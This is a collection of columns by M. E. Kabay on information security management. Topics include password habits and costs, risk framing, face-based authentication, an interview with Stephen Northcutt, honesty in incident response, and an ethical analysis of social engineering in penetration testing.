Today I want to pick up the subject with some recent news about Verizon's interference with voluntary communications among its subscribers.

On Wednesday, 26 September 2007, news wires carried reports that Verizon Wireless had decided to block its subscribers from using the NARAL (National Abortion Rights Action League) Pro-Choice America's text-messaging service using "short codes" to receive news bulletins about its political activities. Sinead Carew, writing for Reuters, said that "The decision was based on a company policy that denies short codes for what it deems controversial issues, according to Verizon Wireless spokesman Jim Gerace."< http://uk.reuters.com/article/internetNews/idUKN2733012620070927 > According to several news reports, Verizon Wireless wrote to NARAL stating that it "does not accept issue-oriented (abortion, war, etc.) programs – only basic, general politician-related programs (Mitt Romney, Hillary Clinton, etc.)."< http://www.nytimes.com/2007/09/27/business/27cnd-verizon.html >

Brad Reed of Network World reported on Thursday the 27th of September that Verizon Wireless had reversed its decision. He quoted Verizon spokesman Jeffery Nelson as saying that "The decision to not allow text messaging on an important, though sensitive, public policy issue was incorrect, and we have fixed the problem that led to this isolated incident."< http://www.networkworld.com/news/2007/092707-verizon-naral-text-messages.html >

I think that it's a Good Thing for Verizon Wireless that they backed off their initial position so quickly. Although-I-am-not-a-lawyer-and-this-is-not-legal-advice-(for-legal-advice,-consult-an-attorney-qualified-in-this-area-of-legal-practice), it seems to me that the company could have ruined their status as a disinterested, neutral communications carrier and opened itself to serious legal liability for the content of anything that it allowed on its networks. In addition, their quick reversal saved them from making fools of themselves for claiming a risk that did not exist: the possibility that people _voluntarily subscribing_ to a political channel would be _offended_ by _unsolicited_ communications.

I think that there are lessons in this debacle for everyone concerned with network services, customer relations, security and legal liability.

1. Before applying policies that are rarely used, check to see if they are consistent with current needs.

2. Before applying old policies based on technical criteria, check to see if the technical circumstances behind the old policies still apply.
3. Before letting a company employee with little or no training (I am not speaking specifically of Mr Gerace here, simply making a general point) apply rarely-used policies, have a competent resource review the proposed communication.
4. Before letting a public relations spokesperson discuss technically-based old policies, have them check their proposed public statements with technical experts and with legal counsel.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Writing Down Passwords

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

I have long argued that passwords are a terrible way of authenticating identity:

- Many well-meaning but unaware people choose really stupid, easy-to-guess passwords such as the names of people important to them (or favorite sports teams, or the product whose billboard is visible from their office window, or the names of objects on their desk);
- Good passwords increase the keyspace not only by being longer but also by using upper- and lowercase letters, numbers and special characters – resulting in monstrosities such as "j3q(K8bX_*5" – and let's not even _think_ about allowing "O" and "0" in the character set;
- Some users generate their passwords using funny rules such as using particular letters from the words in phrases (e.g., using the third letter of each word in "Mary had a little lamb; its fleece was white as snow" produces "rdatmsesiso") – and then they forget the rules;
- People sometimes use numerical increments to get around rules preventing password reuse (e.g., fisu3nema, fisu4nema, fisu5nema. . .) thus compromising their _next_ password as soon as the _current_ password is discovered;
- Users often use exactly the same password for everything (their private Web e-mail, their corporate professional e-mail, their DVD-club login, their talking-slug club – everything) with the result that any single password compromise is a potentially complete security compromise;
- Making passwords hard to guess forces many people to write them down;
- Physically-recorded passwords get stored in the same places network security auditors have always found them: in desk drawers, under keyboards, under chair seats, in files labeled "C:\passwords.txt"and even in plain view on the back (or front!) of video screens;
- When people _do_ pick hard-to-guess passwords and _don't_ write them down, they often call the HelpDesk or security administrator to reset them because they _forget_ them, causing a great deal of irritation and wasted time for everyone concerned.

A study < http://www.nucleusresearch.com/press_releases/prpassword1006 > published last year by Nucleus Research reported findings on user behavior concerning passwords. To no one's surprise, the researchers found that "More than a third of employees write down or electronically record their passwords, creating significant vulnerabilities. Even worse, lowering the quantity of passwords, changing password complexity, or changing password change frequency had no impact on employee actions." They also found that "There was also no correlation between complexity, frequency, and quantity and how often users called the help desk with password-related issues. Seventy percent of enterprise users call the IT help desk once a year for help with a forgotten or missing password; 16 percent call two to three times a year; 9 percent call three to five times a year; and 5 percent call more than five times a year for password help."

The full report is usually available by subscription only, but the company has very kindly opened it temporarily for use by readers of this column < http://www.nucleusresearch.com/research/g68.pdf

>. Based on a survey with 325 respondents, efforts at improving password management by ordinary users generally fail. Specifically, the same proportion (1/3) of users keep a written record of their password regardless of the amount of

- user education,
- password complexity,
- security-policy restrictiveness.

In my next column, I'll look at how these findings relate to what cognitive psychologists know about our capacity to understand risk.

Nucleus Research is an IT-related research organization that takes a unique investigative approach to its research and helps end-user organizations assess the value realized from technology acquisitions. To learn more, please visit www.NucleusResearch.com . My thanks to the company for opening their proprietary research report to readers. [I have no financial relationship whatever with Nucleus Research.]

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Framing Risk

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my previous column, I introduced the issue of the frustrating tendency of normal computer or network users to choose bad passwords (among other irritating habits) and pointed to a study showing that at least a third of our colleagues write down their passwords.

I think that these findings are consistent with social scientists' understanding of human perception of risk. Basically, human beings are terrible at evaluating risk; all kinds of factors interfere with rational appraisal of risk. For example, our judgement is affected by such factors as the salience (visibility, ease of being noticed) of the evidence.

For example, in the 1996 report, _Understanding Risk: Informing Decisions in a Democratic Society_ edited by Paul C. Stern and Harvey V. Fineberg (National Academy Press, ISBN 0-309-05396-X), there's a reference to a famous study by B. J. McNeil and colleagues published in 1982 in _New England Journal of Medicine_ (volume 306, pp 1259-1262). The scientists studied people's willingness to undergo surgery or radiation; they offered different groups two complementary ways of understanding the risks – by mortality rates versus survival rates. For example, one group was informed that the survival rates at treatment were 100% for radiation and 90% for surgery; one year after treatment survival rates were reported as 77% for radiation versus 68% for surgery; survival rates five years after treatment were 22% for radiation versus 34% for surgery. The other group was given exactly the same information, but it was framed as 0% mortality upon radiation treatment vs 10% mortality for surgery; 23% mortality one year after radiation versus 32% mortality one year after surgery; similarly, the five-year prognosis was 78% mortality for radiation versus 66% for surgery. I trust that you all see that rationally, there's no question that the radiation therapy was obviously worse than surgery.

The results were striking: 44% of the patients informed of the risk via _mortality_ rates said they'd take the radiation but only 18% of those told about _survival_ rates chose radiation.

On the face of it, the results don't make sense: why would anyone respond differently to risk statistics as a function of wording? Stern and Fineberg and their colleagues suggest that people normally evaluate risk in a nonlinear fashion and that framing of problems exerts a profound effect on perception of risk. They go on to present fascinating results from other psychologists studying "prospect theory;" I leave further exploration of this subject to readers interested in the details.

The upshot is that we have to understand that users who have little personal experience of the risks associated with poor password management are unlikely to change their behavior simply because we security folks get irritated with them. We have to adapt to reality and take alternative measures to fight the scourge of lousy, written-down passwords.

In my next column, I'll an authentication approach that works _with_ instead of _against_ normal human psychology.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Password Management: Facing the Problem

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my last two columns, I've been looking at the pervasive problems we have in the security field in overcoming natural human tendencies to misjudge risk. In particular, I've pointed out that the well-known and documented tendency of normal people to write down passwords is a consequence of deep-seated difficulties we face in our in-built abilities to interpret and manage risk.

When I was reconnecting recently with an old friend from my NCSA (National Computer Security Association) days in the 1990s, I visited her employer's Web site and found an interesting method for helping users avoid writing down their passwords (or choosing bad ones or even sharing them casually): Passfaces < http://www.passfaces.com/ >.

This software allows users to pick out recognizable faces that will authenticate them to their systems. Perhaps the best introduction is to look at the "Online User Manual" posted about the free "Passfaces Personal" product that anyone can download and try.< http://www.passfaces.com/personal/support/helpmanual.htm > The basic idea is that a user sets up an array of photographs and puts some familiar ones into the pool to use as keys – the faces of people the user recognizes; then the software can produce a 3x3 grid of random selections including one of the key pictures. The user picks out the familiar picture and then repeats the exercise twice more with new sets of eight strangers and one friend to authenticate the user.

Versions are available for Windows < http://www.passfaces.com/enterprise/products/Brochures/PassfacesWindowsBrochure.pdf >, for Web-site access control < http://www.passfaces.com/enterprise/products/Brochures/Passfaces%20Web%20Access.pdf > and for financial applications < http://www.passfaces.com/enterprise/products/Brochures/Passfaces%20Financial.pdf >.

Passfaces offers a number of useful case studies < http://www.passfaces.com/enterprise/products/case_studies.htm > and good PDF brochures about its products.< http://www.passfaces.com/enterprise/products/literature_page.htm > I especially liked their White Paper on "The Science Behind Passfaces" < http://www.passfaces.com/published/The%20Science%20Behind%20Passfaces.pdf > which explains how human beings are particularly good at recognizing faces; indeed, it seems that we have special circuits that have evolved for rapid and accurate perception of faces. The paper cites the following as advantages of "using Passfaces over passwords…" (quoting the list exactly):

- Can't be written down or copied
- Can't be given to another person
- Can't be guessed
- Involve cognitive not memory skills
- Can be used as a single or part of a dual form of authentication.

The power of the system is enhanced by setting parameters to interfere with misuse of the faces. For example, "In some high-security applications the grids of faces may be displayed only for a very short time. A half second is long enough for practiced users to recognize their Passfaces. Combined with masking (faces in a grid are overwritten with a common mask face) it is extremely difficult for "shoulder surfers" to learn the Passfaces as the user clicks on them. Users can also be given the option to enter the grid position of each Passfaces on a keypad, rather than picking them out on the screen."

Worth a glance, eh?

[As always, I assure readers that I make any relationships to a vendor clear when I write about their product. I had never heard of Passfaces before I stumbled upon their Web site and have no financial interest at all in their product, although I think it's pretty neat.]

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Information Security and Business Strategy: An Interview with Stephen Northcutt (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

I've known David Greer< http://www.davidgreer.ca/ > for over 25 years and have always enjoyed his intelligence, good humor and creativity. And Stephen Northcutt< http://www.sans.org/security-training/instructors.php#Northcutt > is so widely published, cited, and respected in our field that I had trouble deciding which of his many Web sites to cite.< http://www.sans.edu/resources/musings/ > It is a great pleasure to publish David's interview of Stephen in two parts. Everything that follows is by Messrs Greer and Northcutt with minor edits.

* * *

Many information security professionals are overwhelmed with the technical issues they must deal with. But technical solutions must operate in a business environment that deals with customers, partners, and other stakeholders. I interviewed Stephen Northcutt, President of the SANS Technology Institute, < http://www.sans.org > a leader in information security training, and discussed the relationship between information security and business strategy.

DG: How do you see information technology (IT) security and the broader issues how user and customer experience relate to business strategy?

SN: One course that I teach is information security for managers.< http://www.sans.org/security-training/sans-leadership-and-management-competencies-446-tid > On one of the very first slides, the point that I try to make is that you've heard frustrated business people say you guys have got to align your security programs with the needs of the business. One of the questions I ask right then is, "Do you guys even know your organization's mission statement?" I typically see 10% or so of the class that can.

DG: I've had trouble finding how information security can enhance business strategy. The focus seems to be on the technology and how it is applied to the broader business issues. What are your thoughts?

SN: The people that I follow on *twitter* < http://twitter.com/StephenNorthcut > have been posting a whole lot of posts with a little bit of technology but a lot of business comments as well. Our latest newsletter is called *SANS ExecuBytes* < http://www.sans.org/newsletters/execubytes/ > and it covers leadership as well as technology. What really impresses me are people who write and say, "I printed it out and gave it to my boss."

DG: While searching for thought leaders on IT security and business strategy, I found your Web page on *Security Thought Leaders*.< http://www.sans.org/thought-leaders/sec_thought_leader > The thought leaders that you mentioned seemed to be biased to the technical side. The interviews that I read were deep into the technical problems as opposed to the broader strategic issues I thought should be there. What is the background for your *Security Thought Leaders*?

SN: One of my goals for the project is to introduce people that you wouldn't ever hear of otherwise. There are some people who've done some truly amazing things such as Bill Worley.<

http://www.hpl.hp.com/news/2001/apr-jun/worley.html > Bill was one of the architects of the Itanium< http://www.hpl.hp.com/news/2001/apr-jun/itanium.html > and when he retired from HP< http://www.hp.com > his wife made him go in the basement so he didn't bother her all the time. He went in the basement for a year and wrote a new operating system that runs over Itanium. It's a micro operating system, so it runs a lower risk attack surface.< http://t-rob.net/2009/02/02/the-deep-queue-episode-7-reducing-your-attack-surface/ > Bill may or may not succeed and his company [which provides DNSSEC solutions to government, enterprise, and service providers]< http://www.secure64.com/ > may or may not succeed, but what a great story!

DG: Who else stands out on from your leadership interviews?

SN: I don't know if you've ever heard Gene Kim< http://www.tripwire.com/company/management/ > speak. I want to encourage you to pick up on one of his Webcasts. He is really concerned about good practice in organizations. He is cofounder of the IT Process Institute < http://www.itpi.org/ >. Even though he is co-founder of Tripwire,< http://www.tripwire.com/ > the configuration-management software company, he almost never talks about Tripwire. He talks about organizational process.

All of the thought leaders who have started a company created a kind of aspirin for a particular kind of headache. That's certainly their common story, but now that that they are running a business, they find that life is far broader. You bring people like that in to close the big sales to customers but then the customers start telling them what the real problems are.

DG: It's a constant challenge to balance the security risk of IT security solutions versus the usability to employees, customers, and partners. Do you have a set of guiding principles that IT security professionals can follow to provide perspective on the balance?

SN: Start with the *SANS Top 20 Critical Security Controls.* < http://www.sans.org/cag/ > The idea behind the Top 20 was to actually deal with things that are provable – you can prove that you can break in using these vulnerabilities. We took a bunch of penetration testers and got them to break in; afterwards, we analyzed what went wrong figured out what we needed to do to fix the problems. One of my favorites is number 11 ("Account Monitoring and Control")< http://www.sans.org/cag/control/11.php >; another is number 9 ("Controlled Access Based on Need to Know").< http://www.sans.org/cag/control/9.php > As I cover security news, I find that so many of the problems come down to access control. It's just crazy and I suppose there is some technology but it's mostly process.

[More of the interview in part 2 next time.]

* * *

David Greer < mailto:david@davidgreer.ca > has a background in software engineering and specializes in launching and growing emerging companies. Stephen Northcutt < mailto:stephen@sans.edu > is President of the SANS Technology Institute and the author of many books and articles on security.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

limit on any Web site, and to republish it in any way they see fit.

Information Security and Business Strategy: An Interview with Stephen Northcutt (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second of two parts of an interview of Stephen Northcutt< http://www.sans.org/security-training/instructors.php#Northcutt > by technologist David Greer.< http://www.davidgreer.ca/ > Everything that follows is by Messrs Greer and Northcutt with minor edits.

* * *

DG: It seems like many of the current security issues are problems that we have been dealing with for decades. How do you see the evolution of the problem space of information security?

SN: Twelve years ago, we were standing up for a cyber capability for the United States. All the things we are saying today and the stuff we are doing to our cyber capability I heard twelve years ago. We do make progress; for instance we now have the *Cyber Guardian* program < http://www.sans.org/cyber-guardian/ > and have already graduated the first class. The attack surface just continues to get larger and larger and larger. So we're dealing with more lines and more kinds of codes. We are more connected, so there's a lot more vulnerability points because we are increasingly connected and more code is exposed to potential attacks.

We are not dealing with that many fundamental problems. The specifics are changing, but the classes of the problems haven't changed very much. There is an ever-greater need for security people who can integrate with the business. I was just trying to explain to someone that the number one thing a manager wants out of a security person is communication skills. We've done survey after survey after survey. Our challenge is to develop people's communications skills. You can't do business without communication.

I would also say that my personal observation is that people often think complexity is its own reward. If we don't put a tremendous amount of attention and simplify, simplify, simplify, we end up with things we cannot manage. This is true on the security level, technology level, and organization-process level.

DG: How do you see evaluating and managing risk in the security environment today?

SN: A couple of years back I spent some time with the trade organization that represents the 100 largest banks in the US. We were trying to do some work around information security risk. More than once I heard the finance guys say "You information security folks have no idea what you're doing in terms of risk management. You are using qualitative methods when you need quantitative. In finance we know for any set of financial transactions within a few dollars of what our risk is." One of those quants was in the risk management department at Bear Stearns< http://www.bearstearns.com/ > which is gone now.< http://www.peimedia.com/Article.aspx?article=31636&hashID=3052F49C040841D0210CA22FBFF7C1449702B776 > The finance folks have an advanced terminology and methodology. I am sure senior management were briefed on the risks, but because house prices and stock prices kept going up they thought this incredible risk of bubble deflation was an acceptable risk and they

found out they were wrong.< http://money.cnn.com/2008/03/28/magazines/fortune/boyd_bear.fortune/ > We need to make sure in information security we are never arrogant and that we make every effort to present risk to senior management in such a way that they can govern wisely. I think there are three parts to that.

1. Start using metrics to measure and quantify risk. There are several books such as Andrew Jaquith's *Security Metrics: Replacing Fear, Uncertainty, and Doubt* < http://www.amazon.com/Security-Metrics-Replacing-Uncertainty-Doubt/dp/0321349989 > and W. Krag Brotby's *Information Security Management Metrics: A Definitive Guide to Effective Security Monitoring and Measurement* < http://www.amazon.com/Information-Security-Management-Metrics-Measurement/dp/1420052853 >; tools such as security information and event management (SIEM) and vulnerability management products that are internally consistent provide a quantitative score.
2. We need to describe risk in terms of the business objectives. Instead of just saying "We might get hacked," we should explain the financial cost of a data breach or the destruction or manipulation of our data.
3. Finally, we need to present the information well and at the management level. I know that is a strength of the MSIA program at Norwich. I think every security person needs to read *The Exceptional Presenter: A Proven Formula to Open Up and Own the Room* < http://www.amazon.com/Exceptional-Presenter-Proven-Formula-Open/dp/1929774443/ > by Timothy J. Koegel and *The Cognitive Style of PowerPoint: Pitching Out Corrupts Within* by Edward R. Tufte < http://www.amazon.com/Cognitive-Style-PowerPoint-Pitching-Corrupts/dp/0961392169/ > once every 18 months or so and struggle to apply that information to our lives.

DG: As we move toward cloud computing< http://www.infoworld.com/d/cloud-computing/what-cloud-computing-really-means-031 > do you see these risks increasing?

SN: Somebody could write a very effective worm for instance and it could go through and wipe out all the data on a hosted drive. We have rarely ever faced anything that destructive so far. But earlier this year there was an attack that broke into Vaserve < http://www.vaserv.com/ > and deleted 100,000 Websites of which half didn't have backups so they are gone forever. I think this is a big illustration of the level of risk we are facing. What I find amazing is people rushing into cloud computing without evaluating the risks. The level of risk taking could actually exceed what the banks did with sub-prime mortgages.

DG: Any final thoughts on helping information security professionals think about the broader business and organizational issues?

SN: Let me leave you with one more thought. The department of defense several years ago issued a directive called DOD8570.< http://www.dtic.mil/whs/directives/corres/pdf/857001m.pdf > The directive said that if you're working in IT and IT security, your people have to get a certification that includes leadership. Students certifying for DOD8570 take my course in IT leadership and security. I think it's a huge indicator of how importance this is that the DOD says "We want the managers to have a leadership course that is devoted to security issues." There are some signs that people are realizing that security can't be all technical.

DG: Thanks for your insight into information security, strategy, and leadership.

* * *

David Greer < mailto:david@davidgreer.ca > has a background in software engineering and specializes in launching and growing emerging companies. Stephen Northcutt < mailto:stephen@sans.edu > is President of the SANS Technology Institute and the author of many books and articles on security.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Hidden Costs of Passwords

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Many users who focus on their individual experience and needs rather than on corporate security management think that passwords are free. Indeed, password functions come with our operating systems and much of our software; we don't have to pay anything extra to buy this form of authentication. However, both common sense and research findings support the view that authenticating identity using passwords is a significant expense for organizations.

The major issue is forgotten passwords. Users who lose track of their passwords may have access to an automated password-resetting process, in which case costs may be modest. For example, it is possible to set up a one-way encrypted database of personal information questions and answers and have the user answer a number of these to authenticate to the system. One example is the M-Tech Identity Management Suite™ < http://psynch.com/features/self-service-password-reset.html > which provides precisely this functionality (among others) to avoid Help Desk involvement in password resets.

Even this process has a modest cost that depends on the cost per minute of salary and extended costs (relating to costs of facilities, supplies, services and their financing) for the forgetful employee's time. I've always been told to estimate extended costs at around 50%, so someone earning $80,000 a year (for 2,000 hours of work) might be costing the employer around $1/minute. You can do the rest of the math.

The cost grows if the Help Desk gets involved, especially if there's a lag in responding to the emergency call. In addition to the cost of the Help Desk personnel's time (which one can either include or discount as being paid anyway, depending on the point of view), the big cost begins to be the ticking clock as the locked-out user waits for a reply. For the $1/minute employee mentioned above, a five-minute wait twiddling her fingers amounts to $5 of wasted costs – but a half-hour delay is $30. Do you ever have to wait half an hour for a callback from the Help Desk?

Multiply the lost passwords by the number of employees and the average number of times people forget their passwords and you can see that the costs begin to rise significantly. At some point, tokens and biometrics begin to seem less expensive, comparatively, than they seemed at first glance. In a 2005 article, Lisa Phifer writes, "According to Burton Group and Gartner studies, password resets represent 30 percent of all help desk calls. The META Group estimates that each help desk call costs $25."< http://www.isp-planet.com/technology/2005/beyond_passwords_1a.html > In a white paper by RSA (makers of cryptographic tokens, remember), the authors claim that for a 1,000-user organization, the total cost of ownership over the first three years is around $673,000 or $673 per user. About 98% of that depressing expense is due to management costs.

Similar calculations are shown in a Cost of Ownership (ROI) document from RoboForm.< http://www.roboform.com/enterprise/solutions/costofownership.html > The makers of this single-signon solution estimate cost savings of about $417 per user in the first three years for a 1,000-user organization through reduction of lost-password calls.

Avatier, makers of the Avatier Password Station, have placed an ROI Calculator for their product on the Web.< http://www.avatier.com/products/PasswordStation/ps_cost_analysis.html > It allows you to entire the number of employees, the number of Help Desk calls per user per month, the duration of Help Desk calls, the hourly costs of both Help Desk staff and callers, the percentage of Help Desk calls relating to password reset (30% on average according to Gartner Group) and the percentage of users who will use their product. The calculator shows the ROI in months, total cost savings in year one and total cost savings by the end of the third year.

I suggest that you take the time to examine the resources above and others you can find online. And the next time some innocent challenges you about how "free" passwords are, you can discuss the issue with a more realistic perspective than they bring to the table.

[MANDATORY DISCLAIMER: I have no financial relationships whatever with any of the companies mentioned in this article.]

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Incident Response:
Don't Lie

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

A couple of recent news stories got me thinking about the confluence of practicality and morality that should inform effective computer incident response.

The first case may seem silly: Richard Marson, the editor of a popular child's show called "Blue Peter" on the British Broadcasting television network was suspended in September (2007) "after it emerged that the wrong name had been chosen for the new Blue Peter cat in an online poll."< http://media.guardian.co.uk/bbc/story/0,,2172750,00.html > Apparently the children wanted "Cookie" but upper management allegedly ordered the staff to chose "Socks" – and Mr Marson is taking the consequences.

The second news report is much more serious and will touch many readers deeply. In brief, there is overwhelming evidence that US Army doctors have been deliberately lying about the medical condition of veterans returning from the US invasion of Iraq.< http://www.thenation.com/doc/20070409/kors > In many documented cases, the doctors have unjustifiably labeled wounded veterans as suffering from pre-existing personality disorders. The wounded veterans are therefore denied their well-deserved medical benefits because they are discharged under Regulation 635-200, Chapter 5-13. The benefits withheld are estimated in the tens of billions of dollars and many of the veterans and their families are suffering severe financial woes. Worse, new investigations reveal that assurances of independent review of the situation made by MAJ GEN Gale Pollock, acting surgeon general of the Army, are outright lies.< http://www.thenation.com/doc/20071015/kors > Pollock claimed that she had ordered a "comprehensive review … conducted by a panel of health experts" but a single reviewer, COL Steven Knorr, was the only author of the first report. Knorr was in fact one of the psychiatrists allegedly mislabeling many of the wounded veterans as suffering from the pre-existing personality disorders being contested. As a result of the scandal, Rep. Bob Filner (D-CA)< http://www.house.gov/filner/ >, chair of the House Committee on Veterans' Affairs, scheduled public hearings on the matter in July 2007. The investigations continue.

In both of these cases, the dishonesty of managers has resulted in embarrassment and additional expenses for their organizations. Employees have been scrambling to gather information more quickly than they would have under normal circumstances; public relations staff are undoubtedly working overtime – and perhaps making yet more mistakes because of the pressures to recover credibility. Supervisory bodies have been dragged into investigations. I'm sure that morale among employees is damaged. Ironically, both organizations are governmental or quasi-governmental: they're supposed to be working for their people – so what are managers doing lying to the public?

Dishonesty is demoralizing to everyone – managers and employees alike; lying destroys the web of trust that encourages honesty and forthrightness in all aspects of our work. Dishonesty breeds more dishonesty; I would expect an increase in petty theft, inaccurate and misleading reports

designed to please upper management, and absenteeism. In addition, lying opens the organization to blackmail.

In contrast with the duplicity shown in these cases, there is a famous case of openness and honesty during incident response. “In February 1998, Vladimir Levin was convicted to three years in prison by a court in New York City. Levin masterminded a major conspiracy in 1994 in which the gang illegally transferred $12M in assets from Citibank to a number of international bank accounts. The crime was spotted after the first $400,000 were stolen in July 1994 and Citibank cooperated with the FBI and Interpol to track down the criminals. Levin was also ordered to pay back $240,000, the amount he actually managed to withdraw before he was arrested.” < http://www.mekabay.com/overviews/crime_use_of_computers_in.pdf > Citibank openly discussed the hacker attack and nominated Steve Katz as the financial industry’s first Chief Information Security Officer.< http://reavis.org/2003-05-full-informer.shtml > I recall thinking at the time of the breach that Citibank’s surprisingly low loss of customer confidence was due to its forthright and honest policy of telling the truth about the incident and its response.

So let’s do what our moms always told us when we were kids: don’t lie!

* * *

Readers interested in veterans’ affairs may want to read the report of the “Task Force on Returning Global War on Terror Heroes” presented to President Bush in April 2007.< http://www1.va.gov/taskforce/ > I hope that many people will express genuine, operational support for our veterans by communicating with their members of Congress and Senators ensuring that the Task Force recommendations are carried out.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Social Engineering in Penetration Testing (1): Cases

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

My friend and colleague Dr John Orlando helped create the Master of Science in Information Assurance at Norwich University and has been teaching ethics courses for many years. He recently wrote a paper on the ethical dimensions of social engineering as a tool of penetration testing and has kindly allowed me to publish an edited version of his work for Network World readers. What follows in this column and the next is entirely Dr Orlando's work with minor edits.

* * *

Penetration testing is an important means of assessing the strength of an organization's information security program. A security system may look good from the inside, but a test is an excellent way to determine if it will hold up under pressure. These tests can range from simple port scans to all-out hacking attacks.

However, since security depends on people, not just on technology, social engineering is one possible tool for use in penetration tests. Deception is a common means of breaching a security system, and a social engineering test can ascertain the strength of policies and how well employees follow those policies.

However, the use of social engineering in penetration tests raises ethical issues because humans are being used for research purposes. Abuses such as Nazi experiments on prisoners and the Tuskegee Syphilis Study < http://www.cdc.gov/tuskegee/timeline.htm > have led to a body of widely accepted guidelines for the ethical use of human subjects in research. I will draw upon human research principles and a few sample cases to identify ethical guidelines for the use of social engineering in penetration testing.

Cases

Piggybacking: A security consultant wearing a suit and tie, and carrying a briefcase, stands at the front entrance to a corporation. He waits for an employee to unlock the door with her ID scan and follows her in.

Shoulder Surfing: A security consultant notices employees standing outside a door smoking on their break. He walks over and mills about looking over his shoulder as employees enter the keypad code to reenter the building. With that information he lets himself in.

Computer Technician: Two security consultants walk in to an office wearing "Computer Doctors" jumpsuits. They tell the administrative assistant that they have an order to fix the system. The assistant says, "Mr. Smith did not tell me about this, and he's on vacation today and can't be reached." They reply, "We're booked for the next two weeks. The system is overheating and could melt down at any moment. If it burns up because we were not allowed to work on it,

somebody's going to get fired. Are you sure you didn't forget the order?" The assistant nervously lets them in.

Bribery: A security consultant posing as a representative of another company approaches an employee outside of work and offers him $50,000 to get some memos concerning the company's plans for a new product.

In the next column, Dr Orlando presents his analysis of the ethical issues presented by these applications of social engineering. In the meantime, readers may want to apply the principles discussed in the recent series of columns about ethical-decision making < http://www.networkworld.com/newsletters/sec/2007/0903sec2.html > and come to their own conclusions before reading his comments.

* * *

John Orlando, MSIA, PhD, < http://www.linkedin.com/profile?viewProfile=&key=1521965 > is Instructional Resource Manager in the School of Graduate Studies at Norwich University. He earned his doctorate in philosophy from University of Wisconsin at Madison in 1993 and has more than a decade of experience in online university education. He teaches undergraduate ethics and philosophy courses at Norwich and can be reached by e-mail at < mailto:jorlando@norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Social Engineering in Penetration Testing (2): Analysis

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Dr John Orlando continues his two-part series on the ethics of social engineering for penetration testing. What follows in this column and the next is entirely Dr Orlando's work with minor edits.

* * *

Analysis

The cases described in the previous column have been deliberately ordered from least to most ethically troubling. I would argue that there are morally relevant differences between the shoulder surfing and piggybacking cases on one hand, and the computer technicians and bribery cases on the other. For one, the latter two cases expose the employee being tested to significant psychological stress. The employee in the computer technician example is worried about losing his job, while the one is the bribery example is faced with an offer to do something illegal.

Moreover, the deception in the latter two cases is established by verbal manipulation. Why is this relevant? After all, all cases involve some level of misrepresentation, and we can just as easily misrepresent ourselves with our appearance and actions as we can with our words. The difference is that when the deception is established verbally, the deceiver is plugging into deep-seated psychological triggers humans use to establish trust with others. Con men are good at playing on these triggers, and while people can be expected to follow procedures, they cannot be expected to resist the kind of psychological manipulation employed by skilled manipulator. We would say the same thing of an attractive consultant soliciting an executive to see if he would exchange sex for secrets. The enticement is unfair. Moreover, the episode will undermine the employee's trust in the company.

There is also the question of the professionalism on the part of the consultant when he moves from providing security advice to acting. Once the deceiver starts the charade, he will not know how much acting will be needed to get the employee's cooperation. At some point the question becomes whether the consultant is measuring the strength of the company's security policies, or his own acting skills. The consultant has put himself or herself into a compromising situation that could undermine faith in the profession as a whole.

Finally, what is the employer going to do with the employee in the bribery case if he agrees? The employer cannot trust the employee anymore, yet if he fires the employee, he can be accused of entrapment.

